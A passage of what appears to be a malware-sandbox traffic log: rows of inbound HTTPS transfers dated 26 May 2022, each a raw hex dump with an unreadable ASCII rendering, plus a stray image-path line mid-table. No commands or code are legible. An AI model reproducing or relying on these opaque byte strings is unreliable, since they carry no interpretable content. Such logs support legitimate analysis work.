2022-05-26 13:55:58 UTC	96	IN	Data Raw: ca 37 0d bd d7 2f a6 17 1a 81 0c fd 0d 06 a6 77 8f 9f ec 7d e1 d0 53 42 d3 d9 2f 6e 3a dc 7d ac 1c ef c7 38 2d ba 81 71 4b 6d f1 79 73 59 c2 46 36 54 92 14 79 ad 19 cf 22 d9 7a db 94 87 3f 66 10 69 64 3f 14 88 f3 9a 24 44 0d 43 0f 16 8e 0a 95 82 ca 90 dc 4d 94 6e 9a 1f f2 f7 07 22 de 7f 4c 55 fd 9f 26 a5 e8 19 1e 90 eb aa c2 ec 44 c9 15 c2 7b 07 75 2a bf 90 fe 26 1b a8 02 f2 b9 7e 75 07 b0 f3 52 4c 52 99 34 b3 59 96 a3 e8 0a 88 84 e7 3a 02 96 45 cd 00 57 ce 8f d5 83 d1 29 2d de 5c c7 33 40 98 a4 6c 07 64 bc 36 8f e8 4f 3c 16 b5 48 7a d1 59 08 08 c4 69 d6 38 0b 4c 4b cd 91 16 38 8c 6e a4 06 eb 52 2e d7 c0 4e 4b 13 27 53 0a c1 1f 2c 04 13 3f cf a6 fd 78 1e d7 37 8b 5d c3 3c a9 77 83 46 75 a3 c9 3b 96 bd 51 10 e1 b2 d4 92 4d 8e 55 a6 14 fc 29 cc ec 1b a7 8a Data Ascii: 7/w}SB/n:}8-qKmysYF6Ty"z?fid?$DCMn"LU&D{u*&~uRLR4Y:EW)-\3@ld6O<HzYi8LK8nR.NK'S,?x7]<wFu; QMU)
2022-05-26 13:55:58 UTC	100	IN	Data Raw: b5 b0 9d ad 63 6b b1 23 df 1a 60 ad 9b 06 07 4d b8 31 b4 dd 2a 3d 71 ae 29 7c ae 51 10 1f ff 20 a2 5f 78 07 56 cc 9f 6b 7e dd 21 a8 34 82 28 11 83 e6 36 00 21 67 60 10 e5 41 2a 6c 59 79 dc ac f9 44 57 c1 25 c0 67 c2 41 ef 76 a2 3d 51 df b5 71 e6 cc 43 00 c0 89 b8 ee 69 9f 2f 86 3e b9 76 ba fc 1b af ba 5c ce df 6b 52 f1 b7 36 01 24 15 ea 9c 83 31 03 6a dd 24 0b 0a 0c 03 59 af ad b4 91 b1 8b ad 6b 6e 19 b6 d4 7f 91 75 39 ae 1e 84 75 e4 13 38 b2 8b cf 6a 0e 2d ea 79 9b 13 d7 b3 05 31 97 4c 39 4c 9a de 01 5b 88 3b 01 af 11 f5 ac 4e 53 d5 d7 fe af 83 d6 04 7d f3 f2 a8 7d 9a df 18 c4 b4 6a 05 7f 1e df 79 63 37 98 d9 a9 ed 27 84 45 a9 b4 50 26 4c 8b b9 b1 9d 70 43 19 85 4c be 17 a6 87 b4 72 54 81 88 01 d5 c2 18 53 3e 20 5c 8a 37 00 9c 17 91 33 d8 78 c5 97 11 54 Data Ascii: ck#`M1*=q)|Q _xVk~!4(6!g`A*lYyDW%gAv=QqCi/>v\kR6$1j$Yknu9u8j-y1L9L[;NS}}jyc7'EP&LpCLrTS> \73xT
2022-05-26 13:55:58 UTC	104	IN	Data Raw: 9e 65 c7 5e b2 d1 42 2d ae 6d 37 71 f8 b8 2c 69 af 3c 63 d6 6b ce b4 55 2a d3 a0 fd a4 97 d6 39 5e ed be e9 2e c3 af 7e 96 94 5b 09 71 49 c0 03 43 6f fe ac 97 d1 2f b3 56 e7 f3 1b 31 10 93 e1 bf a6 28 5e 0d 96 76 90 3c 97 e2 80 3a 24 b5 ef 6f be a9 59 0e 28 0c 29 86 17 0a 86 39 96 44 f0 54 a5 b3 13 53 ff 96 5d c8 71 52 47 7d 9d a6 d7 62 16 80 92 4c 45 9b 51 86 92 f1 50 62 ec da 96 72 89 c0 18 62 76 a7 9e 26 c0 f7 7d 8e e6 cd aa ce 7b ac 02 ba 3e 2c c6 25 6f 42 18 1c b2 b8 62 25 15 6b 38 93 38 02 60 6a 75 25 93 ff f5 71 02 36 3e 3c 7a 4d 32 c8 5d ba 57 d3 7f 0b c7 d7 e0 23 59 41 c9 07 4c 0e 05 76 2a 1d b2 9d 62 6b 54 0b df 2f 42 d4 dc 26 a8 e0 ce 7f f7 b4 5c db 22 17 80 d9 03 0c b6 48 97 e5 9e bb 30 60 5d 66 69 d2 b1 89 c6 21 32 56 1e b6 88 ec 8b 2a 28 56 Data Ascii: e^B-m7q,i<ckU*9^.~[qICo/V1(^v<:$oY()9DTS]qRG}bLEQPbrbv&}{>,%oBb%k88`ju%q6><zM2]W#YALv*bk T/B&\"H0`]fi!2V*(V
2022-05-26 13:55:58 UTC	108	IN	Data Raw: 41 18 0f 97 ad 7b 0b 65 55 7c 97 03 33 5c 3c 38 63 c0 d2 fe 76 7d 4f 69 64 78 7f 12 96 54 85 41 e0 76 7a c5 e4 df 55 00 1e c4 53 0d 7a 50 54 25 20 c8 f8 35 10 4c 35 d1 37 1d fb d3 65 9e bd c5 78 ec a0 04 87 3c 28 98 dd 1d 1c 93 30 d2 91 d8 e8 32 7a 67 6c 3e c8 b4 9a da 01 24 47 26 bb 98 e2 9c 08 28 51 33 c3 37 02 89 7f c3 c8 08 3c 4c d2 ba dc 16 97 a5 20 70 6b 92 49 4e ad 09 8a 98 83 e3 24 8d 6f 27 08 82 fc c0 05 ff ce e0 ef d4 fa 65 21 2e b3 2e 5a ec 58 25 8c bb 03 8f ce 35 9b ce 7c 73 cd 14 b2 20 56 9e 63 50 6b f1 5c 0e 81 df 03 48 e7 5c 0c 34 66 67 32 32 19 03 34 f1 d2 2f 70 99 94 aa e1 ec eb 3f 4c d8 33 9d b4 12 66 e3 00 6c f8 b1 c5 50 c8 42 7e bb b9 f9 1d a1 9d 3c 78 d9 0a 88 83 75 f9 fe b1 41 c5 27 2f fb cd f7 71 19 db a9 98 35 94 ce 54 3b 0a fb 36 Data Ascii: A{eU|3\<8cv}OidxTAvzUSzPT% 5L57ex<(02zgl>$G&(Q37<L pkIN$o'e!..ZX%5|s VcPk\H\4fg224/p?L3flPB~ <xuA'/q5T;6
2022-05-26 13:55:58 UTC	112	IN	Data Raw: ac cc 07 9c d2 31 bd a9 33 60 c7 17 96 26 43 98 6f 56 3e e8 5c 09 e9 e4 08 34 b7 29 69 51 24 73 37 7c 2c 22 61 e7 bd 6e 31 9f d7 87 a6 ba fd 57 28 ef 04 de b7 4b 0f cc 03 21 c9 93 d5 06 cb 02 7f cd dc 9a 71 d9 ed 49 17 ff 08 ca a6 66 f6 fd 99 41 d9 0f 11 f1 c6 e6 69 32 d8 a8 af 36 e6 d2 46 3c 54 b2 42 a8 fe dd 1e 8a 00 39 b5 1a b3 f2 d4 a6 98 95 e3 83 cc 13 4a df 93 e8 44 6f 58 d6 61 71 22 68 d4 64 3c 11 66 f6 15 d0 19 10 22 18 d0 c8 9b a3 4a 18 0d b3 20 f4 68 21 ce ae 3a ec c6 32 14 45 50 8c 15 fe 05 1f f5 a5 98 f8 0b 39 ce 54 bc 09 42 2f 92 6a 04 fe fe 4c 30 75 33 28 19 bc 57 2e 99 6a 46 ac 50 64 e8 a2 58 da 50 5e a1 2b 89 66 7a 96 1e fd c0 d0 43 d4 ba 07 2a 95 b1 6d 1e 0f 86 3c df 3c 36 e1 75 66 d8 f6 bf 6c 26 bc 38 1f 32 93 06 dc 72 e1 7c 10 d5 68 b3 Data Ascii: 13`&CoV>\4)iQ$s7|,"an1W(K!qIfAi26F<TB9JDoXaq"hd<f'J h!:2EP9TB/jL0u3(W.jFPdXP^+fzC*m<<6ufl&82r|h
2022-05-26 13:55:58 UTC	116	IN	Data Raw: 6e 34 dc be 3b fe cb 34 01 57 40 8d 06 ea 09 0a e7 b5 81 ea 13 bc c9 55 ae 89 86 2a 95 6b 12 7e 4e 48 37 74 20 21 1c bb 56 3c bd 6e 41 2d 42 7c ec a5 59 c9 50 58 b0 39 99 67 69 96 1d ee c0 d4 49 d5 e1 07 2f 85 e8 4d 02 0f bb 66 df 2e 53 f5 70 6c d9 e4 3e 7c 3c bb 3c 01 b7 78 b0 a1 18 18 cf 8d c2 57 ef 9a fe f8 0d fd 9a 13 35 51 37 6f 4d 65 dc 04 1a 46 79 26 9b 2e ba ef c7 eb f5 df df 43 7d c9 56 1e 79 44 80 25 44 8b fa 7d 7b 3d 48 97 eb 64 39 69 b5 e1 d3 f8 69 99 76 51 99 5b b1 6a 82 09 78 1b 89 6a ad 00 fd 85 65 dd 99 7e 5b e3 53 28 63 b7 04 38 ea f9 6c 5d 6e 8d 49 ea d8 bb 79 16 ef 1c 91 ec 08 a4 4a af 66 9b b6 99 5b d5 84 69 e1 ad b8 70 1c eb 53 c6 59 dd b8 4e fb 8a d4 7e 7d 8c 52 fa c9 63 e6 13 22 ec 13 27 a0 0a 62 f8 5c d3 12 61 49 af 04 6d a9 6f c8 Data Ascii: n4;4W@U*k~NH7t !V<nA-B|YPX9gil/Mf.Spl>|<<xW5Q7oMeFy&.C}VyD%D}{=Hd9iivQ[jxje~[S(c8l]nIyJf [ipSYN~}Rc'"b\aImo


Timestamp	kBytes transferred	Direction	Data
2022-05-26 13:55:58 UTC	120	IN	Data Raw: f1 6b 04 c2 dd 16 95 88 fb f8 23 bb 30 43 23 40 d5 c7 ef 1c 76 34 31 0b 97 2a 99 e2 7f f6 fb ab 1b b9 8d 21 f8 50 56 be d5 9a c9 6f c5 af 3e a2 14 bd 9e db 53 02 86 e5 a7 71 f3 2f 9b 7c ae c2 df a5 cf 88 92 01 8f cb 2d 1e 36 42 77 3b 96 54 71 9b 90 3e 54 84 fa 66 5e 71 24 84 b0 18 2f 6e 70 bf a2 37 0f 5c b2 2d 32 92 e0 0d 89 2b 20 bf 6a 13 80 d9 96 2f 96 d4 90 a4 2a 8a 23 0b f7 24 8e b6 96 ad 08 37 31 24 14 ea 06 c6 76 6e f1 78 ea c8 86 66 79 0c 88 0f 0f 30 06 56 b7 cd f4 da 52 b2 40 7a 7b 3e dc 37 c5 52 01 17 67 2b 80 75 c3 fc 07 77 1c 49 1c 08 1c f6 50 88 1b a4 d8 b2 c3 96 fb 45 2c 03 17 06 f5 11 3e 17 0d 68 7d 53 b0 5a b9 c1 57 d4 d5 3c 29 8c 4a c6 32 40 be 7f 93 99 65 c5 87 ee 37 a9 81 4e 79 da 49 f2 cc bf f4 3f f7 54 32 32 4b 5b 96 60 c5 7e 02 92 83 Data Ascii: k#0C#@v41*!PVo>Sq/|-6Bw;Tq>Tf^q$/np7\-2+ j/*#$71$vnxfy0VR@z{>7Rg+uwlPE,>h}SZW<)J2@e7NyI?T22K[`~
2022-05-26 13:55:58 UTC	124	IN	Data Raw: 1f cf ee 33 3a 28 c5 a9 3c a1 bb da ba 49 c7 32 db c7 bb 17 1a 18 2c 0c 7c 62 5f d0 8e 74 52 cd 67 cd 7a dd b7 36 a6 24 78 5b e0 bb 84 e5 31 79 df 08 51 83 aa bf bd 47 1a e5 1e ae d9 af 6a 0f 97 4e c9 77 62 24 7a 17 80 e3 43 8e bb d3 cb c8 a5 81 8b d6 9e 6f 3d 60 86 3e ec 43 40 78 48 80 4b 09 63 10 68 a2 0c 20 13 aa 96 eb ff 08 50 b2 66 53 d6 a8 9e bb 3f 65 b5 07 d9 09 d3 f7 45 4c 1a 1c 60 4f 27 e5 21 b5 7f 06 f0 e7 1b fb be 6e 06 3b eb 8c 7f 29 11 73 71 a9 dd f1 b7 7a 5f 2b 49 3a 0f ca f8 e0 ec a4 16 6f a4 1a 34 ea 1c e5 87 3a 39 ad 8f 27 c9 0b fd 75 ba 41 ce e1 03 43 db d5 f2 80 e3 e0 90 c9 b5 d7 a1 06 b0 3f cb 9b 28 59 e4 17 a3 47 b1 11 a4 ce f5 a4 fb 60 80 23 24 0f 26 7a c5 95 85 63 23 71 b8 a0 f2 a2 a7 e3 21 01 90 08 55 79 04 2f 21 6b 46 e7 e1 f8 6a Data Ascii: 3:(<I2,|b_tRgz6$x[1yQGjNwb$zCo=`>C@xHKch PfS?eEL`O'!n;)sqz_+I:o4:9'uAC?(YG`#$&zc#q!Uy/!kFj
2022-05-26 13:55:58 UTC	128	IN	Data Raw: fe 82 06 b9 bb ae c6 b4 0d d6 fe 87 63 d4 e7 04 e4 d1 7a 5a e8 99 62 f7 42 21 0b 16 cf b7 2f 48 b8 6e f0 9b 78 63 14 53 43 7f c2 13 3d f6 92 56 53 84 4b 10 6d c1 97 d8 fd d9 5b e6 48 33 6f db 36 0d e9 22 d1 9a 54 ff 84 39 3f de 94 e1 41 de 2a 31 49 93 8c fa 47 3b 83 33 84 e0 0c 74 11 84 a0 e7 27 5d 77 64 d3 b8 bc 2a 49 ec 21 c5 bf a4 6e 68 c0 ec ca ed 62 79 12 8c b5 c7 5d 99 1d 61 ca fa 7c ca 40 2c ba c6 1a 65 a2 f8 2f f7 47 af 9e ea 3d 34 6b b4 f9 2c 03 45 aa e9 6b 97 e3 33 85 f8 1a 26 14 a8 89 8c 02 a7 a9 85 89 a4 7a 9d 9b 3c f7 40 39 2f cf c8 08 d9 50 88 87 86 9a 0f 84 33 a4 0d c4 96 2f 2d b4 35 cb 4b bd 40 f7 00 dc b0 d1 27 c8 fb 7d 73 56 38 b3 49 97 46 e6 91 ef 91 02 e9 2d a8 f6 87 ee 9e b5 46 b0 ea b4 bd 34 ef 94 5f 9c 76 93 fa 11 6a cc 3a 95 9b b0 Data Ascii: czZbB!/HnxcSC=VSKm[H3o6"T9?A*1IG;3t']wd*I!nhby]a|@,e/G=4k,Ek3&z<@9/P3/-5K@'}sV8IF-F4_vj:
2022-05-26 13:55:58 UTC	132	IN	Data Raw: 8e b3 62 3a 23 bd 14 b5 6b bd dc 05 19 70 8e da 32 09 86 82 1f bc 95 9f 90 73 46 4d 23 24 c4 cd bf 98 75 92 4f 96 60 7a c0 b5 02 27 80 8c f0 e5 81 ac a4 91 d1 cb ad a6 fd f0 d1 aa a6 76 15 6f 9a f0 9b 5d 3a 77 1a ea 95 48 38 12 0f f1 fd 93 cf 52 47 4f 72 cd 64 2e 1e 8d b0 63 69 96 1c df 06 68 9c 60 78 2b 0b a9 10 71 e8 20 0a df bd 3b 31 d6 62 2f 56 fd c1 da 89 d9 e6 0a e0 8e 99 6e d3 d8 59 ea d8 13 d8 7b 98 b6 22 ae 23 5c cb 6c 09 e0 4e a5 84 45 f7 3b 0b e5 cb 0d 41 45 70 38 7a 65 45 0c 24 92 11 e7 63 65 c9 5f c8 a4 11 a9 40 32 3e 20 44 6d 64 76 78 ee 5b 42 34 b8 c4 e6 21 c6 89 60 70 7a 8f d1 f7 90 0d 6d 2f fd a4 f4 2c 03 4d ac 83 dd db 3f a3 7e 3d 3c df 22 1a ea 8b 4c c1 b4 a8 e2 c0 d0 71 fd c9 d1 95 c1 54 2f 12 b1 27 e9 b2 5f d6 b6 5d 1d 21 e8 a6 29 4c Data Ascii: b:#kp2sFM#$uO`z'vo]:wH8RGOrd.cih`x+q ;1b/VnY{"#\lNE;AEp8zeE$ce_@2> Dmdvx[B4!`pzm/,M?~=<" LqT/'_]!)L
2022-05-26 13:55:58 UTC	136	IN	Data Raw: 65 ca 50 be 24 b9 bc c2 da aa a8 57 ab 26 4f 81 ae b4 0c 9d 2b 09 7e 9b 99 fa 83 46 29 4b 57 c2 26 64 f6 c3 b0 5b 5e 98 2c bb ba f0 19 94 28 05 9f 62 ef 28 7f 7f 58 1b 5d 3f 01 b7 4c 5c de 98 2f da 49 82 63 4f c6 48 3a f0 3b aa 82 46 5b f4 2f b5 e8 59 d8 56 47 c0 9b 8a 01 99 3b fc 66 78 9b ca 8b c1 f2 44 4c 3b 02 e6 fb 64 dc 87 4f 57 3a 21 cd 30 26 06 f3 a8 9f 01 26 3c df b6 26 8d eb 4c ab 6c 6a 0e 6a 6a 6b df 62 02 8f 90 af 03 2f 2b cb 78 7f 47 d8 7a 8e 6b 53 12 8a 8b c4 b1 83 7c 44 db 9d f9 6f 5a 7f f9 21 6c b3 68 a1 0b 9f a6 04 cc 82 0e 63 05 08 78 50 7e f6 3b 8c cc fe a5 dd d8 a2 a4 8d 31 a8 1e 0e c5 d3 7d ad bd b2 8e 3c 38 2d 53 d5 7d e9 89 dd c2 4a 49 81 00 ce da c0 f8 e7 9b f6 93 0a 34 9f 16 10 31 9e c2 29 08 27 47 c3 b4 1e 80 02 47 9f 9a 71 6c 08 Data Ascii: eP$W&O+~F)KW&d[^,(b(X]?LVlcOH:;F[/YVG;fxDL;dOW:!0&&<&Ljjjkb/+xGzkS|DoZ!lhcxP~;1}<8-S}Jl41)'GGql
2022-05-26 13:55:58 UTC	140	IN	Data Raw: 82 bc f0 05 5f a2 f1 b4 e7 0a ca 1a 5d 9b 1e ed f6 05 11 ff 9d f3 4e 00 10 8d 38 f5 f2 ae b6 5e fe 1f d5 d3 b0 4a 2d 48 7a cc 62 19 c0 1d e5 3b 3f 75 15 a7 bd 56 cb 95 df f2 35 1b 97 35 a6 b5 5d 17 b3 7a 66 5a f6 13 0f 51 9a 0f 5c ac ea 3e d9 09 9e 2e d1 7e 88 08 f4 97 1b 48 c7 ea 8a 7f f7 33 31 cb 2f 98 aa 7e 63 59 12 2a 4c f8 0e 70 8d 36 ba c2 16 d4 6e 64 04 68 bc 2a 29 60 d3 5a 34 b9 93 ae 8f 89 ed 9e 55 11 d0 20 da 31 61 14 fb d5 3a e2 56 9e e7 a2 97 26 38 bb da 8c 1c e5 1b c9 6e ab b5 91 39 2c ba 45 59 3e 72 ce 35 45 14 de 28 d4 a1 f7 51 be 7e 1b 0a 27 7f 7c f7 51 d2 6a 57 23 5f 47 86 ad 51 63 70 75 86 e7 01 04 55 ae 1b 34 f0 83 62 39 61 52 b6 95 65 20 0a 8b fc d4 81 dd af 46 27 95 b6 de d9 ef 00 0a 9a ee ba 27 ff af 97 a6 e9 42 05 a8 8a 22 cc 42 5d Data Ascii: _]N8^J-Hzb;?uV55]zfZQ\>.~H31/~cY*Lp6ndh*)`Z4U 1a:V&8n9,EY>r5E(Q~'|QjW#_GQcpuU4b9aRe F"B"B]
2022-05-26 13:55:58 UTC	144	IN	Data Raw: 78 c3 62 f7 d9 14 25 f0 85 1f 6b c1 5f e3 97 40 58 9f ae 5f 08 8c fb 59 6e 64 5e 6b 42 22 25 64 56 71 1a b0 be c5 24 a9 9b 31 43 91 a6 bf a8 e1 9c 73 bc 93 d0 e1 eb 9b 97 12 82 f2 ae 95 a7 d4 3d 79 27 28 8a b4 1b d5 af bf bf 3d 5e d5 77 60 6c e4 a5 75 56 4e 8e c7 23 64 65 cf 33 76 19 bb ac 27 f8 4c ef 94 33 87 c2 7e 32 3d 78 e5 af e1 93 08 a3 55 34 cb 6c cf 12 8b 40 e4 ac 84 9b 59 40 ef b6 a3 57 32 5e 5f fb 66 7e 6d 72 e7 7c 5e ae f7 a3 1c c3 12 90 90 27 79 17 c0 91 62 c2 5d 52 7b cf 7b cc c7 0c 0e 22 f5 e9 cf 2d 57 ad df 4f 07 7b 6a 76 ed 13 de e8 1d 8c 7f 93 54 96 46 6c 45 2f ca a3 9b 44 c7 cc 98 20 a7 28 98 11 d8 c4 79 17 25 74 e3 51 6d f7 22 41 01 11 61 b5 fc 0e f2 63 13 13 bd dd fa ae 26 e2 27 03 bb cd 06 3d fe aa 27 d8 a3 d6 9a 2d 09 44 67 d4 28 42 Data Ascii: xb%k_@X_Ynd^kB"%dVq$1Cs=y'(=^w`luVN#de3v'L3~2=xU4l@Y@W2^_f~mr|^\yb]R{{"-WO{jvTFlE/D (y%t Qm"Aac&'='-Dg(B
2022-05-26 13:55:58 UTC	148	IN	Data Raw: a6 59 07 ba f6 91 10 20 c0 2d 88 6f 5e ba c8 87 97 4a 64 85 f4 ed 51 95 40 50 97 2d bd 10 f8 ce 1e 57 9d cc f3 ab 6a 57 84 79 90 15 8e 5a f8 32 5e fe 9b 77 da 82 30 b5 21 5b 51 3e cc c4 13 83 59 94 c8 0d f1 7d 61 0b ce 76 2b 38 35 aa 18 ea a8 08 44 6a 5f e7 bc 8b 0e 5c 08 55 b6 f7 c7 4a 65 d5 eb be 70 e7 4e df c2 c8 1f 0b 7a 08 da 79 7a c1 f4 3a 1d e7 ee c7 f7 14 71 22 9d 07 e0 58 40 a1 b1 30 7c 9a f0 52 e2 90 a8 5d e1 66 58 9f 50 02 b5 0b 88 a0 27 ef 37 88 97 bd 1f 37 00 cc ef 4d bb c5 32 1b c1 e8 6d 25 b4 c0 4c b0 de 8f 84 7d 62 02 34 9e 7d a6 f2 aa 29 b4 c2 2a 9f 18 05 a9 30 80 bf 4a bf cb c9 6b a0 2c 9c 9f cf 21 be 0d c2 5e c7 55 76 93 23 78 f9 e4 bf c5 21 44 7c ef b3 ac f5 d5 8a 14 85 c1 9e df ef 65 82 32 83 13 7a 4b f2 da 3b 08 81 dc 2e cd 12 ab bb Data Ascii: Y -o^JdQ@P-WjWyZ2^w0![Q>Y}av+85Dj_\UJepNzyz:q"X@0|R]fXP'77M2m%L}b4})*0Jk,!^Uv#x!D|e2zK;.
2022-05-26 13:55:58 UTC	152	IN	Data Raw: c7 5d d1 e0 68 01 7d 33 08 fd 90 e1 1a 7a 37 f9 49 92 ee 11 42 79 ee 0d c0 78 62 10 f5 4d e8 61 95 cd 6d 25 b5 8b 9e 0a 62 6f 19 c6 1b 05 a2 28 c1 16 c9 c6 81 a5 e7 d6 c4 21 f7 2c af 96 e0 0b 41 14 14 b3 46 4d 6a e5 b7 0c d2 6a 5b 13 15 8f c5 38 a0 2e d5 fa 62 d5 a6 5b 6c 78 6b d1 04 05 d9 6f 65 d4 b6 db 31 4d 5c 5e 1c d6 4b ee 98 98 ad 4f 61 9b d5 3d 4c 10 6c fa cc 69 b0 9c 07 0c a1 05 06 aa 45 e6 2d a5 39 cd 8d e7 1f 18 dd e7 d2 03 ca d6 cd 55 f8 40 88 e4 46 86 df 0a a1 fb c0 7d 49 e5 fe b5 c2 c5 73 3c 46 b5 9b 71 f4 4d 97 ce 6f a2 9d 2a 72 b3 fe 0b b3 f4 55 ca 11 df 2c df f8 8e 32 e2 09 6d ef e7 46 8d 81 b4 e9 b2 b3 99 d5 ba 47 ee 9d 68 80 65 f8 53 19 01 fb fe 4a 3f ce 72 db 86 b6 0e 8a 66 ca d8 96 75 52 89 07 07 58 b2 64 e4 53 80 c4 d9 e0 3b 04 3a 03 Data Ascii:]h}3z7IByxbMam%bo(!,AFMjj[8.b[lxkoe1M\^KOa=LliE-9U@F}Is<FqMo*rU,2mFGheSJ?rfuRXdS;:
2022-05-26 13:55:58 UTC	156	IN	Data Raw: 4f 6f fc fa c7 7b 13 47 e8 5b da 63 51 c0 6c e6 9c 43 bd 32 f8 0f 34 a5 17 86 30 5c 9b d6 ee 45 f0 a6 79 b6 af 16 cb 9a 22 91 9a d4 d9 52 be 45 9d b3 6f 22 83 e0 e0 35 27 fa ba f0 ca 19 73 03 ea d1 78 63 bb 47 ea 60 a6 be 8a e7 e9 87 e2 f0 77 75 f0 cf 46 35 7f a9 9b 5c 03 73 00 91 bc b1 c3 42 9f 2d 93 75 b3 28 85 ce 64 36 d1 0e f9 93 26 dd 1a 25 7e 66 1b 8c 74 9b 56 1a c7 2a 20 6e 5d 82 d2 86 2a c2 c2 f4 77 b9 22 07 a8 6a de eb b4 3a ff d4 e6 27 90 44 a7 d4 8f d9 84 62 72 df b6 0a 49 13 bc f1 0d f7 1a a8 7d 4e 30 8e 72 f1 4b 06 96 ec a8 57 7c 44 dc 5b 29 ce 55 ef ef e9 e2 c6 1f 29 9b de a2 7f d3 d4 3e 9e df c9 12 dc 7a 57 5d 74 69 58 e4 6b 87 02 b0 f1 47 a2 2d a9 51 22 d5 e8 a5 d8 3d f8 94 b0 ad 11 96 18 b8 31 aa be dc fa da 74 33 16 0f 45 44 b6 bd d2 42 Data Ascii: Oo{G[cQlC240\Ey"REo"5'sxcG`wuF5\sB-u(d6&%~ftV* n]*w"j;'DbrI}N0rKW|D[)U)>zW]tiXkG-Q"=1t3EDB

Timestamp	kBytes transferred	Direction	Data
2022-05-26 13:55:58 UTC	160	IN	Data Raw: 50 7b e2 68 f8 66 a8 fd ef 0e 4a 26 92 65 8c 03 1d ba 22 1e f7 f0 b2 35 fa 29 12 a6 a3 32 07 77 d4 aa 26 dd a3 60 d2 5e a8 f9 e8 3a 0d 2c 51 b1 23 ca 9e 1e 2c b3 c2 b6 99 97 fa 38 16 c7 ae 33 ae 16 5a c6 49 b4 81 ab 2d c9 3f f8 9e 27 cc f7 5c 2d 13 91 90 34 6e 6f c6 49 fe f8 08 d1 94 8c a9 52 9a 79 29 9b e0 20 76 9f 21 95 49 78 66 66 ab 53 7c cc e9 95 52 2b e0 bc 5c 51 2d c1 04 25 e4 15 6b 92 f6 e4 ac ee e2 15 b9 29 cb af 28 dd 5a 6b 4e 6f 39 61 16 8e d7 c5 ea c4 54 2a fc 4f 82 3d 8c ea 46 c7 48 9f d7 ce 1c 33 be ab 38 f1 0b b5 fb ec e6 97 a8 67 4d e1 5c 3b 13 19 a1 0f 4f 39 94 90 59 51 14 ab e2 11 22 86 61 9e 56 98 a2 78 e9 4b 46 fa 14 5f 3f a9 17 b2 47 92 dd 7d 94 59 7b f7 56 02 02 29 23 36 f2 ac f6 71 52 b3 c9 d8 b0 7b 91 12 85 fc ec 30 0b 90 9f 0c 78 Data Ascii: P{hfJ&e"5)2w&`^:,Q#,83ZI-?'\-4noIRy) v!IxffS|R+\Q-%k)(ZkNo9aT*O=FH38gM\;O9YQ"aVxKF_?G}Y{ V)#6qR{0x
2022-05-26 13:55:58 UTC	164	IN	Data Raw: 8c a6 be 50 97 b0 9f c3 e6 58 43 06 5d 4c 49 15 a1 88 24 47 f2 d3 22 df 44 14 9f b2 d8 43 4b 3a 5a fa bb f7 d8 4f 53 5b de 2f 3b a5 3a 11 16 68 5e 1c 45 93 07 fb db 8b 69 54 11 1a 71 f7 34 bc f8 dd a9 7a ff 7c d2 97 9d 5e 0e 0f 78 08 cc 9a 78 a2 59 24 1c 24 97 ce d4 1f 23 84 fe b8 5f 06 cd 95 ee 53 a0 f1 fc c8 6c 30 bb 05 50 58 22 08 20 5f af f9 6a 7e ec 2c fd 5a a5 93 ea d6 7b 7e ce fa b9 b5 1e 79 e0 2c fb 27 a4 00 96 6f ec 43 4b 40 dc e9 5b 10 c4 b3 95 e4 9f a6 e3 bb 51 58 9c 56 c1 29 24 a3 4c f2 de aa 1c 02 2f 2c 71 4e 85 57 c4 67 73 42 81 d5 66 43 5a 48 4b da 3f 45 b2 b6 4f 0d 7f f9 22 23 b7 fb 4e 92 15 bf bd 74 5c 7c 4f 77 1e 13 35 dc c2 35 84 b1 86 eb 4a 2b 19 8a 02 3e 63 3e d7 ad 3f ce bc 67 15 ea b0 ae 7e 35 a6 82 68 93 c3 e4 bf 28 0d ed 97 1b 83 Data Ascii: PXC]LI$G"DCK:ZOS[/;:h^EiTq4z|^xxY$$#_Sl0PX" _j~,Z{~y,'oCK@[QXV)$L/,qNWgsBfCZHK?EO"#Nt|O w55J+>c>?g~5h(
2022-05-26 13:55:58 UTC	168	IN	Data Raw: 73 a9 cb 67 9e 94 e6 38 06 d2 6e 09 ee 08 be 13 31 30 ee a9 c3 5b 38 1d 97 2c 53 11 04 f9 90 14 85 0d 4e 76 c0 83 45 07 32 9b b2 58 21 c7 bb f2 c8 bf f7 fa 4b a4 52 ca f9 c6 21 84 10 d8 a5 f6 34 09 8d 19 46 56 2e c0 66 cb 3f ac 5e 48 36 f7 5e b1 7c 44 94 f3 12 cb e1 28 a2 35 98 05 68 a0 39 b0 42 60 d5 6e 6c 5a 2c e1 a1 80 90 06 53 c7 ef 91 12 28 8f 6d 7d f3 85 07 f1 57 01 d1 87 fa 31 63 93 6c 75 b1 ce 72 d7 a9 00 cb 80 69 ab fa 82 18 8c 95 cc a5 5d c5 6b f1 57 51 7c 80 9a e0 fc a0 51 03 8b d8 c8 a1 7e 9e 15 c8 8c 95 65 a5 f5 d4 c1 0e 22 96 a2 a3 78 f3 11 18 5f 86 7a d8 a2 e7 48 5c 4f 40 24 6d 67 ef 72 c1 cb 93 50 e3 7c 0e 07 83 31 64 57 1b 81 49 5c cf 35 34 f6 c9 11 1d b7 df c8 ef 2c ed 2e 1f 0f ba 4e 31 01 a2 59 10 45 da b3 9e c0 ce 26 cc 3e c7 89 dd ce Data Ascii: sg8n10[8,SNvE2X!KR!4FV.f?^H6^|D(5h9B`nlZ,S(m}W1cluri]kWQ|Q~e"x_zH\O@$mgrP|1dWl\54,.N1YE&>
